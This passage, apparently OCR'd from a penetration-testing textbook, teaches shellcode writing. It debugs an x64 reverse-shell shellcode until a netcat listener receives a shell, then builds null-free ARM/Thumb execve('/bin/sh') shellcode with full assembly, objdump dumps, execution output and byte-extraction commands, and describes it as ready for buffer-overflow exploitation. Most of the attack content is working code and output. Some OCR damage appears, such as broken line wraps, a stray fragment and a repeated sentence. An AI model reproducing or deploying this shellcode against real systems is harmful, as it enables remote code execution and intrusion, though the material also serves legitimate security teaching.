
When we run it, we get a surprise. We don't get a reverse shell! We got a segmentation fault instead (*Figure 5.34*). This happens because of the overwrite of some registers by the Wrapper during runtime.


```
pentest@pentest:~/x64_reverse_sh
ell$ gcc -o tester -fno-stack-pr
otector -z execstack tester.c &&
 ./tester
Shellcode Length:  94
Speicherzugriffsfehler
pentest@pentest:~/x64_reverse_sh
ell$
```

```
pentest@pentest:~$ nc -lvp 4444
listening on [any] 4444 ...
```

Figure 5.34: We got a segmentation fault by running the Shellcode-Wrapper

By debugging the shellcode, we see in *Figure 5.35*, at the label "_exec" that the register RDX is overwritten and causing a segmentation fault. Most segmentation faults, on this stage, are caused by incorrect register values.



```
RDX: 0x555555558060 --> 0x5a414eeb594143eb
RSI: 0x7fffffffe45e --> 0x7fffffffe4a8 ("//bin/nc")
RDI: 0x7fffffffe4a8 ("//bin/nc")
RBP: 0x7fffffffe4d0 --> 0x555555555190 (<__libc_csu_
RSP: 0x7fffffffe45e --> 0x7fffffffe4a8 ("//bin/nc")
RIP: 0x5555555580a3 --> 0x31ffffffb8e8050f
```

Figure 5.35: GDB shows, the register RDX gots overwritten by some instructions


Remember, only the first 2 parameters are useful for us. The function "execve" tries to get the environment variables which doesn't exist. This should be a NULL.

```
int execve(const char *filename, char *const argv[],
                  char *const envp[]);
```

The solution to fix this error is clearing the register RDX before the syscall number is stored into the register RAX.

```
mov rsi, rsp
xor rdx, rdx      ; set envp = NULL to fix the segfault
add rax, 59
syscall
```

The corrected shellcode can now be extracted and embedded into the Shellcode-Wrapper. Now we can compile this code and execute it. The result by executing the shellcode should look like this figure below.



```
pentest@pentest:~/x64_reverse_
shell$ gcc -m64 -o tester -fno
-stack-protector -z execstack
tester.c && ./tester
Shellcode Length:  97
```

```
pentest@pentest:~$ nc -lvp 4
444
listening on [any] 4444 ...
connect to [127.0.0.1] from
localhost [127.0.0.1] 39008
id
uid=1000(pentest) gid=1000(p
entest) groups=1000(pentest)
,24(cdrom),25(floppy),29(aud
io),30(dip),44(video),46(plu
gdev),109(netdev),111(blueto
oth)
ls
code
code.asm
code.asm.save
code.o
peda-session-tester.txt
tester
tester.c
```

Figure 5.36: Shellcode spawns a reverse shell

In *Figure 5.36* we see the fix works and we got a reverse shell by executing the Shellcode-Wrapper. As a conclusion, we know now that an x64-Shellcode is not very difficult as an x86-Shellcode. Both are very similar and it is recommended to learn both.

Nowadays to know x86 and x64 are good to write shellcodes for many systems, but many years ago another interesting architecture was established. The architecture can be found on many devices like smartphones, watches, TV's. Also, some computers were built on it like the raspberry pi. This architecture is known as ARM.

5.11 ARM Shellcode

ARM is another CPU-Architecture that is used for mobile devices like smartphones, IoT, Notebooks, etc..., but this Cpu-Architecture can also found in embedded systems for industry. This is very different from the normal x86 or x64 architecture. Here we don't have a von Neumann- Architecture, we have here a Harvard-Architecture which means her we don't have a common memory space where data and the program are stored into. Here in this chapter, I want to give a small example because this is another programming universe. Shellcoding works very similarly to the x86 version. We will write a basic "/bin/sh" shellcode, which spawns a simple shell.

Here for the development environment, a raspberry pi 3b is used with installed Raspbian lite edition. To compile the shellcode the compiler "as" is used. To link the shellcode we can use "ld", like on the Debian machine. GDB can also be used for debugging but here the plugin called "PEDA" is replaced with ARM-PEDA to debug properly the shellcode.

```
.section .text
.global _start
_start:
  ;do stuff
```

The first lines are very similar to the x86/x64-assembly. One difference we have here, the keywords "section" and "global" is starting with a dot. This is one thing of the syntax in ARM-assembly. To make a basic system call to the function "execve", we have to use 4 registers. The constellation of the 4 registers is as follow:

```
int execve(const char *filename, char *const argv[],
     char *const envp[]);

R0 = const char *filename
R1 = char *const argv[]
R2 = char *const envp[]
R7 = Syscall number 11
```

Before the shellcode can be written, we have to look at the register set of the ARM-Architecture. In the figure below, we see all the 16 registers with the Flag-register.




Figure 5.37: Register overview of the ARM-Architecture

General-Purpose-Registers (R0-R10):
The registers in blue are the general-purpose-registers. These registers are used for several operations. To set it equal to the x86, we can say the register R0-R5 is (EAX, EBX, ECX, EDX, ESI, EDI).

$$\begin{gathered} R0 \mapsto EAX \\ R1 \mapsto EBX \\ R2 \mapsto ECX \\ R3 \mapsto EDX \\ R4 \mapsto ESI \\ R5 \mapsto EDI \end{gathered}$$

One thing is in ARM, a calling convention, which means if we make a function call, we have to use for the parameters the registers R0-R3.

Frame-Pointer (R11):
The Frame-Pointer holds the base address of the stack frame, which will be created on a function call. This pointer can be seen as the Base- Pointer from the x86/x64-Architecture.

Intra Procedural Call (R12): This register is also called "Intra Procedural Call scratch register". This was used as a procedure entry for temporary workspace. But it can also be used to store local variables in there or for some operations.

Stack-Pointer (R13):
This register points to the top of the stack. This pointer is used for allocating space on the stack. To allocate space on the stack, subtract 4 bytes from the register value to allocate 32bit (4 bytes) of storage.

Link-Register (R14):
This register is for holding the return address of a function or subroutine. If the end of a function or routine is reached, the return address will be loaded into the program-Counter / Instruction-Pointer, to resume the program after a call. On an occurrence of an exception, this register also provides a special code value, which is used by the exception return mechanism.


Program-Counter/Instruction-Pointer (R15):
This register is the Instruction-Pointer, which we already know from the x86/x64-Architecture. This register holds the address of the current instruction instead of the next instruction, like the x86/x64 version. The address in this register is already 32Bit long. In Thumb-Mode, it's only 16Bit. During execution, the Instruction-Pointer stores the address of the current instruction. A special of this register is, the current address is added with 8, which are two instructions in ARM-Mode. In Thumb-Mode the current instruction is added with 4, which are two Thumb-Mode-Instructions.

CSPR/Current Program State Register/Flags:
This register holds all the flags during and after the execution of an operation or procedure. Here we find the status bits for Zero, negative, overflow, and carry. This is very similar to the register EFLAGs from x86- Architecture.

The knowledge about these registers helps us to write the shellcode to spawn a shell. This knowledge is important for removing null bytes from the shellcode. First, we need to set the registers R1-R3 properly.

```
.section .text
.global _start
_start:
  mov r1, #0   ; set argv = NULL
  mov r2, #0   ; set envp = NULL
  mov r7, #11  ; set syscall number = 11
```

To set the registers R1 and R2 to the value zero which is NULL in C we have to use a "mov" instruction, seen in the code. The register R7 gets the system call number 11, to call the function "execve" by invoking the system call. To push the string "/bin/sh" into the register R0, we can allocate many bytes of memory and use this address as register value for R0. Here we have several options to do this. The first option is to use the keyword ".ascii" to allocate bytes for the string itself. But, here we have to append the null byte manually. The second option is to use the keyword ".asciz" which automatically appends a null byte to the end of the string. The third option is to declare it with the keyword ".string" her also a null byte automatically appended to the end of the string, but here we can use several escape characters in our string. But for this example, the allocation with the keyword ".ascii" is enough.



```
  GNU nano 3.2          code.asm          Modified

.section .text
.global _start

_start:
        mov r1, #0
        mov r2, #0
        mov r7, #11

.ascii "/bin/sh\0"
```

Figure 5.38: Declaration of the string "/bin/sh" with the keyword .ascii

In *Figure 5.38*, we see the declaration of the string command, which will be executed by calling the function "execve". To assign the command to the register R0, we have to add to the register R0 the current Value of the Instruction-Pointer increased by 12 to reach the address of the allocated space where the command is stored. By increasing the Instruction-Pointer by 12, we have a relative Instruction-Pointer after the next instruction. This is because the Instruction-Pointer has a length of 2 Instructions.

$$\begin{array}{ll}
\text{add r0, pc, \#12} & \longmapsto PC_{rel} = PC + 4 \\
\text{mov r1, \#0} & \\
\text{mov r2, \#0} & \longmapsto PC_{rel} \\
\text{mov r7, \#11} & \longmapsto PC_{rel} + 4 \\
\text{some instruction} & \longmapsto PC_{rel} + 8 \\
\text{.ascii "/bin/sh\textbackslash 0"} & \longmapsto PC_{rel} + 12
\end{array}$$

The reason why we have to add 12 to get a relative instruction pointer (PC) is, on every step, the PC loads up 2 instructions simultaneously. Now we have to one thing, invoke a system call. To invoke a system call, we can use 2 instructions to do that. The first one is the instruction "SVC". This is called Super Visor Call. These calls are normally used to request privileged operations or access to system resources from an operating system. The second is "SWI" which stands for Soft-Ware Interrupt. This instruction causes an exception, which will switch the processor in the supervisor mode and invokes the system call. One interesting fact to the second instruction is, this is also the SVC-instruction today.


To invoke the system call, we can use the instruction "SVC" with the argument "0", which is equivalent to the interrupt number 0x80 from the x86-Architecture. In the code below, we see the system call interrupt.

```
 section  .text
.global  _start
_start:
  add r0, pc, #12
  mov r1, #0   ; set argv = NULL
  mov r2, #0   ; set envp = NULL
  mov r7, #11  ; set syscall number = 11
  svc #0

.ascii "/bin/sh\0"
```

We see a form of equivalence between a syscall interrupt on arm and x86/x64.

$$\textit{"int 0x80"}_{x86} \neq \textit{"svc \#0"}_{arm}, \textit{but "int 0x80"}_{behavior} \Leftrightarrow \textit{"svc \#0"}_{behavior}$$

This code is now complete and can be compiled with "as"and linked with "ld". If we run this compiled shellcode we should get a shell.




```
pi@raspberrypi:~/shellcode $ as -o code.o code.asm &&
 ld -N -o code code.o && ./code
$ id
uid=1000(pi) gid=1000(pi) groups=1000(pi),4(adm),20(d
ialout),24(cdrom),27(sudo),29(audio),44(video),46(plu
gdev),60(games),100(users),105(input),109(netdev),997
(gpio),998(i2c),999(spi)
$ 
```

Figure 5.39: Compiling and execution of the shellcode

The shellcode works, which we can see in *Figure 5.39*, but is this null byte free?

To answer the question, we can look at the dump of the binary with "obj-dump".



```
pi@raspberrypi:~/shellcode $ objdump -d code

code:     file format elf32-littlearm


Disassembly of section .text:

00010054 <_start>:
   10054:       e28f000c        add     r0, pc, #12
   10058:       e3a01000        mov     r1, #0
   1005c:       e3a02000        mov     r2, #0
   10060:       e3a0700b        mov     r7, #11
   10064:       ef000000        svc     0x00000000
   10068:       6e69622f        .word   0x6e69622f
   1006c:       0068732f        .word   0x0068732f
```

Figure 5.40: Nullbytes are present in the shellcode

What we can see in *Figure 5.40*, there are several null bytes in the shellcode which we have to remove. The first one that we can do is to replace the null byte in the string with other chars. To get it to a null byte later, we can add a new instruction that sets this char to null to end the string. To change a byte in a register, we can use the instruction "strb".
The instruction is builded as follows:


```
STRB Wt, [Xn|SP, Rm{, extend {amount}}]
```

With this instruction, we can set bytes in a register on a specific offset. The operand "Wt" describes the register which will be transferred. The second operand "Xn—SP" describes the register which gets the transferred value. The last operand "Rm" is the offset where the value will be placed into the target register.

The applying of this instruction looks like in the snippet below:

```
    strb r1, [r0, #7]
    svc #0

.ascii "/bin/sh\#"
```

Here we have the string "/bin/sh#" the last character was a null byte. This can be replaced with another symbol like "#". The instruction "strb" will take the value of register R1. At the 7th character, it will replace the "#" with a null byte at runtime. The dump of the compiled shellcode looks at the end a bit differently. Our null byte is now replaced with the other char.



```
00010054 <_start>:
   10054:       e28f000c        add     r0, pc, #12
   10058:       e3a01000        mov     r1, #0
   1005c:       e3a02000        mov     r2, #0
   10060:       e3a0700b        mov     r7, #11
   10064:       e5c01007        strb    r1, [r0, #7]
   10068:       ef000000        svc     0x00000000
   1006c:       6e69622f        .word   0x6e69622f
   10070:       2368732f        .word   0x2368732f
```

Figure 5.41: Objdump's output shows the null byte is now removed

We see here the null byte in the string "/bin/sh" is being replaced with other char. This trick can be used on other architectures like x86/x64, too. But there many other null bytes, which have to be removed. Many of them can be removed by entering the Thumb-Mode. Thumb-Mode reduces the 32bit instruction to 16Bit instructions, which helps a lot to remove null bytes. This mode reduces the size of the program by about 30 to 40 percent, which means our shellcode gets very compact.

What is Thumb-Mode? The Thumb-Mode is a feature, which reduces the memory requirements for specific functions for increasing the code density. This feature has a specific instruction set, which almost 16Bit long. Although we have to write more instructions, we get a size shrink round about 30-40%. Instructions in Thumb-Mode are mostly slower because 2 Instructions will be loaded if a 32Bit block size is used. Also, if memory space is accessed because it will be accessed in 32Bit, which makes Thumb-Mode slower. Another thing about Thumb-Mode is, we lose nearly half of all general-purpose registers.




Figure 5.42: ARM registers avaiable on Thumb-Mode

To enter the Thumb-Mode we have to tell the processor that we want to leave the ARM-Mode and switch over to the Thumb-Mode. What happens by entering this mode? By entering this mode, we also have to save the current state and enter a new branch which runs in this mode. To enter this mode we have to write 4 instructions which saves the current state and create a new branch. The first one is the a semi- instruction which defines a 32bit region. In this region we write 2 instruction which saves the current instruction-Pointer added by one into a register. The next instruction creates the branch based on the saved register value.

```
 section .text
.global _start
_start:
  .code 32          ; define the 32Bit region
  add r6, pc, #1 ; get the pc and align it to thumb—mode
  bx r6             ; create a branch for thumb—mode

  add r0, pc, #12
```

In the snippet above, we see, the region was defined with the keyword ".code 32". This means all following instructions have to be run in 32Bit ARM-Mode. The first instruction adds to the register R6 the current value of the Instruction-Pointer. To set the base address correctly, we have to increase this value by one to get a Thumb-Base address. This will be used to return to the ARM-Mode if we don't need the Thumb-Mode anymore. The next instruction creates a branch based on the value of register R6. Now we have to apply some changes to the rest of the shellcode, that it runs properly in Thumb-Mode. Now we have to apply some changes to the rest of the shellcode, that it runs properly in Thumb-Mode. Here comes the last new instruction. This is an instruction to define a region too. Here we define a region that has to be run in 16Bit. Also, here we use the keyword ".code".

```
 section .text
.global _start
_start:
  .code 32
  add r6, pc, #1
  bx r6

  .code 16          ; define the 16Bit region
  add r0, pc, #8 ; align the pc value to thumb—mode
  mov r1, #0
  mov r2, #0
  mov r7, #11
  strb r1, [r0, #7]
  svc #0

.ascii "/bin/sh#"
```

In the snippet, we see the applied changes for Thumb-Mode.
The first change is the definement of the 16Bit region. The next change is

the relative PC (Instruction Pointer) stored in register R0. This value must be decreased by 4 bytes. This will cause a new alignment of 4 bytes, which means we reach the address of the string "/bin/sh" after 4 bytes because we are in Thumb-Mode and jump 2 Bytes each. This current code would also work if we compile and execute it, but we still have null bytes in our shellcode. Here we can set the argument for the "svc"-instruction to 1. The number 1 is nearly the same as the 0 before. The difference here is, we create a shell via a fork. Bot registers R1 and R2 have to be null. Also, here we can use XOR-instructions to set it to null. If we apply the changes to the shellcode, the code looks like in the figure below. The compilation of this shellcode requires the additional flag N for the linker to disable the "read-only"-mode in the section ".text".

"eor rN, rN" $\Leftrightarrow$ *"mov rN, #0"*


"sub rN, rN" $\Leftrightarrow$ *"mov rN, #0"*

"sub rN, rN; add rM, rN" $\Leftrightarrow$ *"mov rN, #0"*

```
 section .text
.global _start
_start:
  .code 32
  add r6, pc, #1
  bx r6

  .code 16
  add r0, pc, #8
  eor r1, r1   ; clearing register r1 with xor
  eor r2, r2   ; clearing register r2 with xor
  mov r7, #11
  strb r1, [r0, #7]
  svc #1

.ascii "/bin/sh#"
```

In the code, we see the all applied changes to remove the last null bytes.


The corresponding dump of the shellcode looks now like in *Figure 5.43*.



```
00010054 <_start>:
   10054:       e28f6001        add     r6, pc, #1
   10058:       e12fff16        bx      r6
   1005c:       a002            add     r0, pc, #8
+0x14>)
   1005e:       4049            eors    r1, r1
   10060:       4052            eors    r2, r2
   10062:       270b            movs    r7, #11
   10064:       71c1            strb    r1, [r0, #7]
   10066:       df01            svc     1
   10068:       6e69622f        .word   0x6e69622f
   1006c:       2368732f        .word   0x2368732f
```

Figure 5.43: Null free shellcode is shown by "objdump"

The shellcode has no null bytes in there, now it can be executed in a buffer-overflow vulnerablity. To test if the shellcode works we can execute the generated binary.



```
pi@raspberrypi:~/shellcode $ ./code
$ id
uid=1000(pi) gid=1000(pi) groups=1000(pi),4(adm),20(di
alout),24(cdrom),27(sudo),29(audio),44(video),46(plugd
ev),60(games),100(users),105(input),109(netdev),997(gp
io),998(i2c),999(spi)
$ cat code.asm
.section .text
.global _start

_start:
        .code 32
        add r6, pc, #1
        bx r6

        .code 16
        add r0, pc, #8
        eor r1, r1
        eor r2, r2
```

Figure 5.44: Null free shellcode is working properly and spawns a shell

Figure 5.44 shows that the shellcode works properly. At this point, we can think about extracting the shellcode to insert this into the Shellcode-Wrapper. To extract this shellcode, we can use "hexdump" or make it manually. In this chapter, we make both methods.


The first one, which I want to show, is to extract the shellcode manually. If we extract the shellcode manually from the output of "objdump", we have to reverse the byte order from each line. Why? Well, the ARM-Architecture is In Litte-Endian format, but if we want to use it in our Shellcode-Wrapper, we want Big-Endian.

$$\textit{"add r6, pc, \#1"} = \textit{e28f6001}_{big-endian} \Leftrightarrow \textit{01608fe2}_{little-endian}$$
$$\textit{01608fe2}_{little-endian} \Leftrightarrow \backslash x01\backslash x60\backslash x8f\backslash xe2_{extracted-string}$$

The second method to extract the shellcode is to use "objcopy" to copy only the section ".text" into a binary dump, which we can convert with "hexdump" to a hex string:

```
objcopy -O binary code code.bin
hexdump -v -e '"\\""x"' 1/1 "%02x" ""' code.bin
```

